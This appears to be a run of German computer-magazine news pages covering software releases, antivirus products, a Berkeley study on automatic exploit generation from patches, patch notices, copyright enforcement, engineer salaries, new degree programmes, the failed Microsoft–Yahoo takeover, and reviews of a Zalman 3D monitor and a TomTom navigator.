Das Browser-Plug-in Google Gears kann mit der Online-Bürosuite Text&Tabellen erstellte, normalerweise im Web aufbewahrte Dokumente samt Anwendung auf der lokalen Festplatte ablegen. Bisher beherrschte das Gratis-Add-in diese Aufgabe ausschließlich für Texte aus dem Google-Paket, jetzt funktioniert das auch mit Rechenblättern und Präsentationen. Diese kann man dann allerdings mit dem Plug-in nur betrachten, aber nicht bearbeiten. Immerhin sorgt das Add-in automatisch für eine Aktualisierung, wenn man nach einiger Zeit wieder online geht und sich das Dokument inzwischen verändert hat. Google Gears gibt es in Englisch für Internet Explorer und Firefox unter Windows XP und Vista. (akr)

Soft-Link 0811052

Ein Blick ins Office-Labor

Microsoft gewährt mit dem Portal „Office Labs“ Einblicke in die zukünftige Entwicklung der Bürosoftware und stellt auch Add-ins zum freien Download bereit, die Aspekte der Forschung und Entwicklung aufzeigen. Derzeit ist neben einigen Anleitungen und Video-tutorials nur das Tool „Search Commands“ erhältlich, mit dem Anwender in natürlicher englischer Sprache nach Befehlen und Optionen in Word, Excel und PowerPoint 2007 suchen können. Microsoft will das Angebot in Zukunft erweitern. Darüber hinaus können Nutzer eigene Office-Trainings in Form von Videos bereitstellen und in Blogs auch aktiv durch eigene Beiträge teilnehmen. (db)

Soft-Link 0811052


Buchhaltung für Mac und PC

ProSaldo hat seinem Softwarepaket MonKey Bilanz 2008 zur Finanzbuchhaltung die Auftragsbearbeitung MonKey Faktura 2008 zur Seite gestellt. Die unter Mac OS X und Windows laufende Anwendung ist laut Hersteller für den Bedarf von Selbstständigen, Freiberuflern und Kleinbetrieben optimiert und greift auf dieselbe SQL-Datenbank zu wie das FiBu-Programm. Diese verwaltet die Datensätze für Angebote, Lieferscheine und Rechnungen. Zudem legt sie für jeden Vorgang eine Beleghistorie und Kundenstammdaten mitsamt individuellen Rabatt-Vereinbarungen an. Unter Kontrolle der FiBu speichert sie außer den Kontendaten in Euro oder Fremdwährung auch Steuerangaben sowie die Zeitwerte abschreibungsfähiger Wirtschaftsgüter. Mithilfe der Datenbank-Engine SQLite kostet jede der beiden Anwendungen 99 Euro, das Bündel gibt es für 189 Euro, und zwar auf Wunsch in der Ausführung für Deutschland, Österreich oder die Schweiz. Ein MS SQL Server kann gleichzeitig Programminstallationen an mehreren Arbeitsplätzen bedienen. (hps)

Bildverwaltung für zu Hause

Die Bildverwaltung und -bearbeitung Magix Digital Foto Maker erscheint ein halbes Jahr nach dem letzten Release in Version 8. Die aufs Wesentliche reduzierte Oberfläche des „easy Mode“ soll Einsteigern die Arbeit erleichtern. Das Programm importiert mittlerweile Raw-Fotos von 276 Kameratypen, montiert einzelne Aufnahmen zu Panoramen und exportiert Bilder für tragbare Abspiel-

geräte und digitale Bilderrahmen. Bis zu 500 MByte große Alben mit Fotos, Videos und Audiodateien lassen sich im Magix-Online-Album ohne Zusatzkosten in fünf zur Auswahl stehenden Flash-Designs präsentieren. Digital Foto Maker ist ab sofort für 40 Euro erhältlich, registrierte Nutzer des Digital Foto Maker 2008 erhalten das Upgrade kostenlos. (akr)



Magix Digital Foto Maker 8 importiert Raw-Dateien und präsentiert sich im easy Mode nur mit den nötigsten Funktionen.

Texte hören, lesen, organisieren

Nuance, ehemals ScanSoft, hat vier seiner Programme zur Productivity Suite gebündelt. In einer Business- und Home-Variante umfasst sie die Diktiersoftware Dragon NaturallySpeaking 9 – die Productivity Suite Business enthält die Preferred-, das kleinere Paket die Standard-Ausgabe – sowie den Dokumentenmanager PaperPort 11 (Professional/Standard), das OCR-Programm OmniPage 16 (Professional/Standard) und PDF Converter 5 (Enterprise/Professional). Alle

Anwendungen – auch das im Februar aktualisierte Paperport 11 – laufen unter Windows 2000/XP/Vista.

Die Business-Ausgabe kostet im Nuance-Shop 299 Euro und damit 97 Euro weniger als die vier Einzelpakete. Bei der großen Variante für 699 Euro spart man 147 Euro. Das lohnt sich nur, wenn man zuvor keine der Zutaten besaß. Erfreulich: Statt eines analogen Headsets liegt beiden Suites ein USB-Headset von Andrea Electronics bei. (dwi)



Anwendungs-Notizen

Der **Office-Komprimierer** PPTminimizer soll in der aktuellen Version 4.0 außer PowerPoint-Dokumenten auch solche von Microsoft Word um bis zu 98 Prozent verdichten, ohne dass man sie zum Bearbeiten erst dekomprimieren müsste.

IBMs clusterfähige **Datenbank-Engine** Informix Dynamic Server 11.5 soll insbesondere bei der Schreibgeschwindigkeit zugelegt haben und läuft nun außer unter 32- und 64-bittigem Windows, Linux und Unix auch unter Mac OS X 10.5. Fast zeitgleich ist die aus Borlands Interbase abgeleitete quelloffene **Datenbank** Firebird 2.1 erschienen. Trotz des kleinen Sprungs in der Versionsnummer bringt sie zahlreiche Neuerungen mit, etwa die Unterstützung von Intel- und PPC-basierenden Macs sowie eine 64-bittige Edition für Windows 2003 Server. Außerdem beherrscht sie Common Table Expressions, mit denen man während einer Transaktion anfallende Daten dauerhaft als Datei speichern kann.

SAPs **Mittelstands-Unternehmenssoftware** „Business By Design“ wird vermutlich erst in eineinhalb Jahren auf den Markt kommen. Laut Hersteller hat die über Webdienste auf Mietbasis nutzbare, im vergangenen September vorgestellte Anwendung noch nicht die erforderliche Performance und zu viele Aussetzer.

Das **Software-Verzeichnis** auf heise online (www.heise.de/software) listet außer derzeit rund 22 000 Programmen nunmehr auch Webdienste und Gratis-E-Books.

Öffentliche Beta von F-Secure

F-Secure bietet eine Beta-Version der kommenden Version 2009 seiner Internet Security Suite zum kostenlosen Download an. Allerdings muss man sich dafür auf den Seiten des Herstellers zuvor registrieren. F-Secures Internet Security 2009 soll neben allgemeinen Verbesserungen an der Scan-Engine den Verhaltensblocker DeepGuard in Version 2 enthalten. Der kann im Unterschied zur Vorversion auch die Server von F-Secure zum Gefahrenpotenzial von gestarteten Programmen befragen. Die neue Version wird erstmals auch Windows Vista in der 64-bittigen Fassung unterstützen. Die Firewall und die Jugendschutzfilter sollen sich leichter bedienen lassen.



F-Secures Internet Security 2009 liefert wenige Informationen, wieso es eine Datei als verdächtig einstuft.

Unter den registrierten Testern, die dem Unternehmen Verbesserungsvorschläge liefern, will F-Secure Preise verlosen. Die Beta-Version läuft bis zum 1. November dieses Jahres. Wann die finale Version erscheinen soll, verrät F-Secure ebenso wenig wie den geplanten Preis. (dmk)

 **Soft-Link 0811054**

Virens Scanner für lau

AVG hat sechs Wochen nach der Veröffentlichung von Version 8 seiner kommerziellen Virenschutzlösung nun die für Privatanwender kostenlose Fassung zur Verfügung gestellt. Die Software kommt nicht nur mit einer überarbeiteten Bedienoberfläche daher, sondern kann den PC auch auf Spyware-Befall untersuchen. Zudem enthält AVG 8 Free die sogenannte Safe-Searching-Komponente als Browser-Toolbar, die auf den LinkScanner der von AVG übernommenen Exploit Prevention Labs zurückgreift, um schädliche Webseiten in Suchergebnissen zu markieren. Im Unterschied zur Vollversion fehlt der kostenlosen Version jedoch der Schutz vor Drive-by-Downloads. (dmk)

Kostenloser Verhaltensblocker

PCTools hat dem Schutzprogramm ThreatFire Deutsch beigebracht. Es soll den regulären Virens Scanner um Behavioral Blocking ergänzen. Die Software überwacht etwa das Windows-Verzeichnis auf neu angelegte Dateien, die Installation von Treibern oder das Anlegen von Registry-Schlüsseln. Mit seiner kleinen Signaturdatenbank erkennt ThreatFire zudem einige der Schädlinge namentlich und entfernt sie. Die Pro-Version für 30 Euro im Jahr bringt gleich einen vollwertigen Virens Scanner mit, der mit den Signaturen des hiesigen nahezu unbekannten Anbieters VirusKeeper arbeitet.

In einem ersten Test mit fünf aktuellen Schädlingen konnte sich eine Sturmwurm-Variante zwar im System einnisten und mit Rootkit-Techniken verbergen, nach kurzer Zeit macht ThreatFire sie jedoch unschädlich. Die anderen Schädlinge putzte ThreatFire hingegen sofort vom Rechner. Im Test zeigten sich im Zusammenspiel mit Aviras AntiVir 8, Essets Smart Security 3, Gdatas TotalCare 2008 oder Nortons Internet Security 2008 keine Probleme. Die Software steht auf der Homepage des Herstellers zum Download bereit. (dmk)

Automatische Exploits

Forscher der University of California, Berkeley, haben gezeigt, dass sich Exploits für eine Schwachstelle anhand des dafür bereitgestellten Patches automatisiert herstellen lassen. Dazu haben sie fünf Microsoft-Programme untersucht, für die das Unternehmen Updates herausgegeben hat. Mit Tools wie Bindiff zum Vergleich von Binaries untersuchten sie die Unterschiede zwischen ungepatchter und gepatchter Datei, um etwa hinzugekommene Gültigkeitsprüfungen für Ganzzahlen aufzuspüren. Diesen Hinweisen – zum Beispiel auf Buffer Overflows – gingen sie mit weiteren Tests nach, um zu ermitteln, ab welchen Werten die neue Gültigkeitsprüfung eingriff. Darauf basierend entwickelten die Forscher Skripte, die innerhalb kurzer Zeit automatisch Exploits generieren konnten,



ThreatFire warnt den Anwender, wenn es den Versuch eines Schädlings erkennt, sich im Rechner einzunisten.

Die Software steht auf der Homepage des Herstellers zum Download bereit. (dmk)

 **Soft-Link 0811054**

die die ungepatchte Anwendung zum Absturz brachten. Mit mehreren Anläufen gelang es dem Team zudem, auf diese Weise einen Exploit zum Einschleusen von Code zu generieren.

Damit verkleinert sich das Zeitfenster zwischen der Bereitstellung eines Patches und der Ausnutzung der Lücke erheblich. Die Forscher sehen daher Handlungsbedarf bei der Patch-Auslieferung. Man könne nicht wie bisher die Patches über einen längeren Zeitraum gemächlich ausrollen, sondern müsste umgehend alle Rechner bei Verfügbarkeit des Updates damit versorgen. Gerade in Unternehmen und auf Servern ist das problematisch, da dort erst das korrekte Zusammenspiel zwischen Update und der eingesetzten Software geprüft werden muss. (dmk)



Sicherheits-Notizen

Die **WordPress**-Entwickler empfehlen dringend, auf Version 2.5.1 des Blog-Systems zu aktualisieren, um Zugriffe von Angreifern auf Anmelde-Cookies zu verhindern.

Die Entwickler des **Foxit**-PDF-Readers haben Version 2.3 Build 2825 veröffentlicht, die mehrere Sicherheitslücken schließt.

Sun hat das Update 6 für **Java** 1.6.0 herausgegeben. Die Updates schließen üblicherweise Sicherheitslücken, bislang gibt es aber keine näheren Informationen dazu.

Photoshop CS3, Photoshop Album Starter Edition und **After Effects CS3** von Adobe verarbeiten manipulierte Bilder

nicht korrekt und können beim Öffnen eingeschleusten Code ausführen. Ein Update gibt es bislang nicht.

Die **PHP**-Entwickler haben in der Version 5.2.6 der Skriptsprache zahlreiche Fehler behoben und einige Sicherheitslücken gestopft.

Angreifer können mit manipulierten Filmen eine Schwachstelle in **QuickTime** missbrauchen, um Systeme mit Schadcode zu infizieren. Dazu genügt es, eine Webseite zu besuchen oder einen Anhang in einer E-Mail zu öffnen. Apple arbeitet noch an einem Patch.

 **Soft-Link 0811054**

Stefan Krempel

Internet-Bann bei Urheberrechtsverletzungen

Die Rufe nach einer Sperrung des Netzzugangs im „Kampf gegen Raubkopierer“ werden lauter

Lobbyvereinigungen nutzten den „Welttag des geistigen Eigentums“, um einen höheren Schutz der Rechte von Kreativen und Verwertern einzufordern. Bundeskanzlerin Angela Merkel und Kulturstatsminister Bernd Neumann versprachen Unterstützung.

Der Appell, den rund 200 Künstler und Bands, darunter Tokio Hotel und Udo Lindenberg, in einem offenen Brief an Bundeskanzlerin Angela Merkel sandten, war eindringlich: In ganzseitigen Anzeigen in großen Tageszeitungen baten sie die CDU-Politikerin, den Schutz geistigen Eigentums „zur Chefsache“ zu machen. „Vor allem im Internet werden Musik, Filme oder Hörbücher millionenfach unrechtmäßig angeboten und heruntergeladen, ohne dass die Kreativen dafür eine faire Entlohnung erhalten“, hieß es in dem Schreiben, das der Bundesverband Musikindustrie rechtzeitig zu dem von der World Intellectual Property Organization (WIPO) ausgerufenen „Tag des geistigen Eigentums“ aufgesetzt hatte.

Zur Abhilfe wollen die Künstler vor allem die Internet-Provider einspannen. Als Vorbild gelten ihnen Absprachen und gesetzliche Vorgaben mit den Zugangsanbietern in Frankreich und Großbritannien, nach denen Internet-Nutzer bei wiederholten Urheberrechtsverletzungen vom Netz abgeklemmt werden sollen.

Merkel versicherte in einer Reaktion auf den offenen Brief, sich auf internationaler Ebene weiter für mehr Schutz geistigen Eigentums stark machen zu wollen. Zugleich rief sie zu einer gesellschaftlichen Debatte auf, da „Raubkopien kein Kavaliersdelikt“ seien. Kulturstatsminister Neumann forderte freiwillige Vereinbarungen zwischen Providern und Rechteinhabern zur „wirksamen Bekämpfung der Internetpiraterie“ nach französischem Vorbild bis hin zum Kappen der Netzverbindung. Es sei zu klären, wie ein Vorgehen gegen Urheberrechtsverstöße im Internet mit dem vom Europäischen Gerichtshof hochgehaltenen Recht auf informationelle Selbstbestimmung „in Einklang zu bringen ist“.

Kleine Siege

Gemischt fielen die Jahresberichte der Gesellschaft zur Verfolgung von Urheberrechtsverletzungen (GVU) und der GEMA aus, die beide Organisationen in der „Woche des geistigen Eigentums“ präsentierten. Laut GVU hat die Filmwirtschaft 2007 die Zahl der Strafanträge im Vergleich zum Vorjahr von 1843 auf 1928 steigern können. Hinzu sind rund 380 Zivilverfahren gekommen. Der An-

teil der erfolgreich abgeschlossenen Strafverfahren ist um 23 Prozent auf 1873 gestiegen. Darunter ergingen in 28 Prozent der Fälle Verurteilungen einschließlich Gefängnisstrafen von bis zu drei Jahren – 32 Prozent mehr als 2006. Auch die in 53 Prozent der Fälle erfolgte Verfahrenseinstellung gegen Geldbuße und Einziehung der benutzten Hardware und anderer „Tatmittel“ wertete die GVU positiv.

Einen „kleinen Etappensieg“ vermeldete die P4M GmbH, die für die Filmindustrie die Studie „Available for Download“ (AfD) durchführt. Während 2006 rund 62 Prozent der hierzulande im Kino gestarteten Filme online verfügbar gewesen seien, sei diese Quote im vergangenen Jahr auf 54 Prozent gesunken. Gleichzeitig waren die Streifen den „Internetagenten“ zufolge im Durchschnitt 1,3 Tage vor Kinostart im Netz, während der Vorlauf 2006 noch 3,9 Tage betragen habe. Erstmals seien „ein paar wenige Blockbuster“ zudem nicht schon am ersten Kinowochenende online aufgetaucht.

Kleine Rekorde

Gemäß GEMA-Chef Harald Heker läuft auch der Kampf der Musikverwertungsgesellschaft gegen kommerzielle Urheberrechtsverletzer „ganz gut“. Die Organisation habe bislang alle Verfahren gegen Anbieter wie RapidShare gewonnen, „die mit geistigem Eigentum sehr viel Geld verdienen, aber keinen Cent abführen“. Die Provider müssten für eine Lizenzierung eine angemessene Vergütung zahlen „oder ihr Geschäftsmodell einstellen“. Insgesamt verzeichnete die GEMA 2007 aber nach einem Rekordjahr einen Umsatzrückgang.

Mit einem Gesamtertrag von 849,6 Millionen Euro ist sie laut Heker nach den Sondergeschäften durch die Fußball-WM „wieder im Alltag“ angekommen. Die Einkünfte sind gegenüber dem Vorjahr um etwa 2,8 Prozent oder 24,8 Millionen Euro gesunken, die an die Mitglieder ausgeschüttete Summe um 3,1 Prozent auf 729,3 Millionen Euro. Die Aussichten sind nicht rosig. Sorgen bereiten der GEMA nach der Novelle des Urheberrechts vor allem die schleppenden Verhandlungen mit der Geräteindustrie über die Höhe der zu zahlenden Vergütungen für Privatkopien. (jk)

Software-Ingenieure verdienen unterdurchschnittlich

Das Bruttomonatseinkommen von Ingenieuren beträgt ohne Sonderzahlungen auf Basis einer 40-Stunden-Woche durchschnittlich 4341 Euro. Je nach Fachrichtung variiert dieses Salär zwischen 4478 Euro bei Maschinenbauingenieuren und 3175 Euro bei Ingenieuren für Raumplanung. Elektroingenieure liegen bei 4528, Software-Ingenieure bei 4097 Euro. Zu diesem Ergebnis kommt eine Online-Umfrage des WSI-Tarifarchivs, das die Hans-Böckler-Stiftung betreut und an der sich rund 7000 Ingenieurinnen und Ingenieure beteiligt haben.

Je höher der Abschluss, desto höher fällt der Verdienst aus: Ingenieure mit Fachhochschulabschluss verdienen im Schnitt 4112 Euro brutto, ihre Kolleginnen und Kollegen mit Universitätsabschluss liegen bei 4408 Euro und promovierte Ingenieure kommen durchschnittlich auf 5257 Euro.

Das Monatseinkommen von Ingenieuren mit weniger als fünf Jahren Berufserfahrung beträgt im Schnitt 3463, bei 20 bis 29 Jahren Berufserfahrung steigt es auf rund 5000 Euro. Frauen verdienen rund 17 Prozent weniger als die Männer. Zwischen West- und Ostdeutschland besteht ein deutliches Einkommensgefälle: Die Kollegen in den neuen Bundesländern erhalten im Schnitt rund ein Viertel weniger als ihre Berufsgenossen in den alten Ländern.

In Betrieben mit weniger als 100 Beschäftigten beträgt das Monatseinkommen 3610, in Betrieben mit bis zu 500 Beschäftigten klettert es im Durchschnitt bereits auf knapp 4175 und in noch größeren Betrieben rangiert es bei 4794 Euro. In tarifgebundenen Betrieben liegt das Monatseinkommen mit durchschnittlich 4652 Euro rund 740 Euro über dem Gehalt in nicht tarifgebundenen Betrieben. (fm)

Bachelor-Studiengang Mathematische Biometrie

Der integrative Studiengang Mathematische Biometrie an der Universität Ulm soll Grundkenntnisse der Angewandten Mathematik, der Informatik und der „Lebenswissenschaften“ vermitteln und diese Gebiete miteinander verbinden. Pharmahersteller

haben die Entwicklung des Studiengangs mitbestimmt, der einen Anteil mathematischer Elemente von rund 40 Prozent aufweist. Noch offen ist, ob dem Bachelor- auch ein Master-Studiengang folgen wird (www.uni-ulm.de). (fm)

Master-Studiengang Integrierte Produktentwicklung

Zum Wintersemester bietet die Fachhochschule Südwestfalen an den Standorten Iserlohn, Meschede und Soest den neu eingerichteten Masterstudiengang Integrierte Produktentwicklung an. Studierende sollen zu Führungskräften und Produktmanagern ausgebildet werden und dazu neben der Vertiefung naturwissenschaftlich-technischer Grund-

lagen vor allem Kenntnisse in den Bereichen Geschäfts- und Produktplanung, Produktentwicklung und -herstellung, Projekt- und Qualitätsmanagement sowie Personalführung erhalten. Ein technischer oder wirtschaftswissenschaftlicher Diplom- oder Bachelor-Abschluss ist Voraussetzung für den „Master of Engineering“ (www.fh-swf.de). (fm)

Informationstechnologie in der Gesundheitswirtschaft

Der Fachbereich Gesundheitswesen der Fachhochschule Braunschweig/Wolfenbüttel bietet erstmals zum Wintersemester den Bachelorstudiengang „Controlling und Informationstechnologie in der Gesundheitswirtschaft“ an. In sechs Semestern Regelstudienzeit lernen die Studenten, Problemlösungen zu entwickeln und diese gezielt durch Informatikeinsatz zur Planung, Koordination,

Steuerung und Kontrolle der Geschäftsprozesse umzusetzen.

Die Absolventen sollen mittlere Führungspositionen bei Trägern und Betreibern von Krankenhäusern, Rehabilitationskliniken, Pflegeeinrichtungen und medizinischen Versorgungszentren, bei Krankenkassen sowie in der Unternehmensberatung und der IT-Branche besetzen können (www.fh-wolfenbuettel.de). (fm)

Bachelor-Studiengang Wirtschaftsmathematik


Die Fakultät für Mathematik und Informatik der Universität Mannheim bietet erstmals zum Herbstsemester den Studiengang Wirtschaftsmathematik an. Das Konzept ist in Zusammenarbeit mit der Fakultät für Betriebs- und der Abteilung Volkswirtschaftslehre entstanden. Bachelor-Absolventen haben die Möglichkeit, im

Anschluss einen Master-Studiengang zu absolvieren – entweder im Bereich Wirtschaftsmathematik oder in den Wirtschaftswissenschaften. Interessierte können sich noch bis zum 15. Juli online unter der Webadresse www.bewerbung.uni-mannheim.de melden (www.fmi.uni-mannheim.de). (fm)

Lernmotivation verbessern

Mit Hilfe eines frei zugänglichen anonymen Tests der Fernuniversität Hagen können Schüler, Studierende und Berufstätige unter <http://willenstest.fernuni-hagen.de> ihre Motivationslage zu Forschungszwecken analysieren lassen und sofort ein detailliertes Profil ihres Lernverhaltens erhalten.

Lernende registrieren zwar selbst, wenn die Lust zum Pauken schwindet, doch kennen sie oft weder die Gründe dafür noch geeignete Gegenstrategien. Hinweise gibt dieser Test, den der Mediendidaktiker Markus Deimann an der Fernuniversität entwickelt hat. (fm)



Das grob visualisierte Testergebnis ergänzt ein 24-seitiges PDF-Dokument, das Zeitgenossen getreu dem Motto „Ich kann! Ich will! Ich werde!“ Strategien zur Überwindung ihrer Motivationschwäche andient.

Geplatzte Übernahme durch Microsoft bringt Yahoo unter Druck

Das drei Monate währende Tauziehen um eine Übernahme des Internet-Konzerns Yahoo durch den Software-Multi Microsoft ist vorerst vorbei. Die beiden Beteiligten konnten sich nicht über den Kaufpreis einigen. Zum Schluss trennten die Preisvorstellungen von Yahoo-Chef Jerry Yang und Microsoft-Chef Steve Ballmer noch rund fünf Milliarden US-Dollar. Yang wollte 50 Milliarden, Ballmer bot 45.

Im Verlauf der Übernahmeverhandlungen war es durch das ungeschickte Taktieren der Beteiligten immer wieder zu Verstimmungen gekommen. So hatte Ballmer zwischenzeitlich mit einer feindlichen Übernahme gedroht, wagte es dann aber doch nicht, diese anzugehen; zu ungewiss wäre der Ausgang des Abenteuers gewesen. Yang hatte seinerseits damit gedroht, Schritte zu unternehmen, die Yahoo für Microsoft weniger attraktiv machen. Das Unternehmen war während der Verhandlungen

eine Allianz mit dem Microsoft-Erzkonkurrenten Google bei Suchanzeigen eingegangen und hatte stolz „positive Resultate“ verkündet, was Microsoft verärgerte.

Gleichzeitig machte Yahoo noch eine weitere Front auf, nämlich dass das Unternehmen seine Internet-Dienste gleichsam neu erfinden möchte. Bis zum Jahresende sollen die Kerndienste besser miteinander vernetzt werden, die komplette Neuverdrahtung soll nicht ein neues soziales Netz werden, sondern das Gesamtsystem „sozialer machen“.

Nachdem das Scheitern der Übernahme bekannt geworden war, brachen die Aktienkurse von Yahoo am ersten darauffolgenden Handelstag dramatisch ein. Sie verloren vorübergehend 16 Prozent an Wert, machten aber anschließend die Kursverluste wenigstens teilweise wieder wett. Zur Mitte der Woche pendelten sie sich auf ein Minus von rund zehn Prozent ein. Der

Kurs der Microsoft-Aktie hingegen gewann leicht hinzu.

Das erzeugte genügend Druck, dass Yang zaghaft begann, wieder zurückzurudern. Er signalisierte einige Tage nach dem Scheitern, dass er weiteren Verhandlungen nicht ganz abgeneigt sei. Microsoft wiederum zog einen

Plan B aus der Tasche, in dem das Internet-Portal AOL und kleinere Firmen eine Rolle spielen. Auch Microsoft steht unter Druck, Google Paroli zu bieten. Ob die Verhandlungen zwischen Microsoft und Yahoo tatsächlich in eine weitere Runde gehen, bleibt jedoch offen. (uma)



Yahoo setzt im Ringen um die Gunst der Internetnutzer seit rund drei Jahren auch auf eine lokale Suchfunktion.



Zauberspiegel

Zalmans Breitbild-Display Trimon ZM-M220W soll beim Multimedia- und Spieleinsatz dreidimensionales Sehvergnügen bringen.

Der Hersteller, der ansonsten eher für PC-Kühler bekannt ist, stellt den 22-Zöller und dessen im klassischen Seitenverhältnis gestalteten 19-Zoll-Kollegen als Pioniere einer Serie stereoskopischer Monitore vor.

Zalman nutzt das sonst hauptsächlich bei Projektoren verwendete Prinzip, die Bildinformation für das rechte und das linke Auge mit Hilfe von Polarisationsfiltern in einer Brille zuzuweisen. Auf dem Monitor liegen die beiden Bilder ineinander verschränkt vor: Die von oben gerechnet ungeraden Bildzeilen enthalten das rechte, die geraden das linke Bild. Ein genau passendes Gitter mit zirkulär polarisierenden Filtern trennt beide Bilder voneinander – diese Trennung lässt sich nur mit der darauf abgestimmten Zalman-Brille wahrnehmen. Zwei davon liegen bei – eine mit Ohrbügeln und eine als Aufsatz für sichtkorrigierende Brillen.

Da das verwendete TN-Panel in der Horizontalen nicht sehr winkelabhängig ist, können theoretisch drei Betrachter bequem nebeneinander dasselbe Raumbild sehen. Dafür muss sich die Augenposition vertikal in einem eng begrenzten Bereich bewegen, der einem Winkel von rund sieben Grad entspricht. Wer sich beim Spielen zurücklehnen will, muss die Bildschirmposition dafür verstellen.

Ohne Polbrillen lässt das Gerät sich als 2D-Display im Quer- oder Hochformat betreiben. Hierbei stört jedoch nicht nur die durch den Filtervorsatz bedingte Spiegelung, die stärker ausfällt als selbst bei extremen Glare-Monitoren. Schlimmer ist, dass Helligkeits- und Kontrasteinstellung unüblicherweise nicht entkoppelt sind. Entweder saufen die dunkleren Bereiche eines Grauverlaufs ab oder man verzichtet auf echtes Schwarz und nimmt das Überstrahlen hellerer Graunuanen in Kauf. Zudem fällt der Grauverlauf ziemlich streifig aus. Für anspruchsvolle Bildbearbeitung eignet sich der Zalman somit nicht. Die Helligkeit des Dis-

plays reicht fast aus, um den Verlust von effektiv mindestens 50 Prozent bei der Stereodarstellung wettzumachen. Man erhält hier ein schönes, plastisches Bild mit satten Farben und je nach Anwendung meist geringem bis mäßigem Übersprechen. Anders als bei Pageflipping-Verfahren flimmert das Bild nicht, dafür sieht jedes Auge nur jede zweite Zeile, was die vertikale Auflösung auf 525 Pixel reduziert. 3D-Bilder erzeugt der Zalman wegen des festen Filtergitters nur bei unskalierter Darstellung. Von der Reaktionsgeschwindigkeit her ist das Gerät spieleauglich.

Nutzer von Linux oder Mac OS X bleiben leider komplett außen vor. Was Windows-Software-Unterstützung betrifft, so hat Zalman sich auf Nvidia verlassen, wenn man einmal von der dem Monitor beiliegenden Lizenzfassung des „Stereoscopic Player“ von 3DTV absieht, die DVDs und Videodateien abspielt. Der berühmte alte Stereotreiber des Grafikchipherstellers, der unter anderem auch Shutterbrillen unterstützt, arbeitet im „Horizontal Interleaved“-Modus mit dem Zalman-Monitor zusammen. Er lässt sich aber nur gemeinsam mit dem passenden Basis-Grafiktreiber von 2006 unter Windows bis XP und auf Karten bis einschließlich der 7er-Serie einsetzen. Viele Spiele, die Direct3D verwenden, funktionieren ganz gut damit, aber bei zahlreichen lohnenden OpenGL-Spielen speziell aus dem Open-Source-Bereich erntet man im Stereobetrieb nur Abstürze.

Der lediglich für Vista vorliegende neue Stereotreiber ist noch viel schlimmer: Gemeinsam mit der aktuellen Beta-Basistreiber-Version erzeugt er Stereobilder ausschließlich mit Karten der 8er- und 9er-Serie von Nvidia. OpenGL-Programme zeigt er durchgängig nur in 2D und verweigert selbst bei vielen Direct3D-Spielen die plastische Darstellung. Ganz merkwürdig sah es bei „Sega Rally“ aus – hier lieferte der alte Treiber unter XP ein (nicht berauschendes) Stereobild, der neue unter Vista hingegen nicht.

Für selbst gemachte Stereofotos – hergestellt beispielsweise mit Flachbettscannern nach dem in c't 18/1998 ab Seite 179 beschriebenen Verfahren – liegt leider kein brauchbares Betrachterprogramm bei.

Das Konzept des Polfilter-Zeilengitters vor dem TFT-Panel ist zwar ziemlich genial und ermöglicht die Herstellung eines gleichsweise preisgünstigen kombinierten 2D- und 3D-Monitors. Die Mängel der Treiberunterstützung verderben aber leider selbst gutwilligen 3D-Fans die Freude am stereoskopischen Spielgenuss. (psz)

Trimon ZM-M220W

22-Zoll-Flachbildschirm mit optionaler Stereo-Darstellung

Hersteller	Zalman, www.zalman.co.kr
Vertrieb	Alternate, www.alternate.de
Systemanf.	Windows XP: Nvidia-Grafik, 5er- bis 7er-Serie mit Treiber 91.31; Vista: ab 8600 GT oder 9600 GSO mit Beta-Treiber 174.50
Auflösung	1680 × 1050 Pixel
Ausstattung	Sub-D, DVI, Lautsprecher, 90-Grad-Kippfunktion
Preis	599 €





Freifahrtfinder

Bislang berechnen Navis ihre Routen anhand von Karten, die lediglich Straßen, Geschwindigkeitsbegrenzungen und Verkehrsrichtungen kennen. Der TomTom Go 930 Traffic enthält erstmals Kartenmaterial, das auch die Auslastung der Verkehrswege zu verschiedenen Zeiten berücksichtigt.

TomTom nennt die neue Technik IQ Routes. Für sie haben Autofahrer jahrelang ihre Daten, Verkehrsdichten, Ankunftszeiten zu verschiedenen Tages- und Nachtzeiten an die Kartenhersteller gesendet, welche diese auswerteten und in ihrem Kartenmaterial verankerten.

Bei eingeschalteter IQ-Routes-Funktion berechnet der TomTom Go 930 Traffic tatsächlich des Öfteren Routen, die im Hinblick auf die derzeitige Verkehrslage günstiger und schneller als die kürzesten Wege erscheinen. Bei einer Testfahrt während des morgendlichen Berufsverkehrs leitete das Gerät uns beispielsweise um die Innenstadt herum durch eine 30er-Zone, was in diesem Fall deutlich schneller zum Ziel führte.

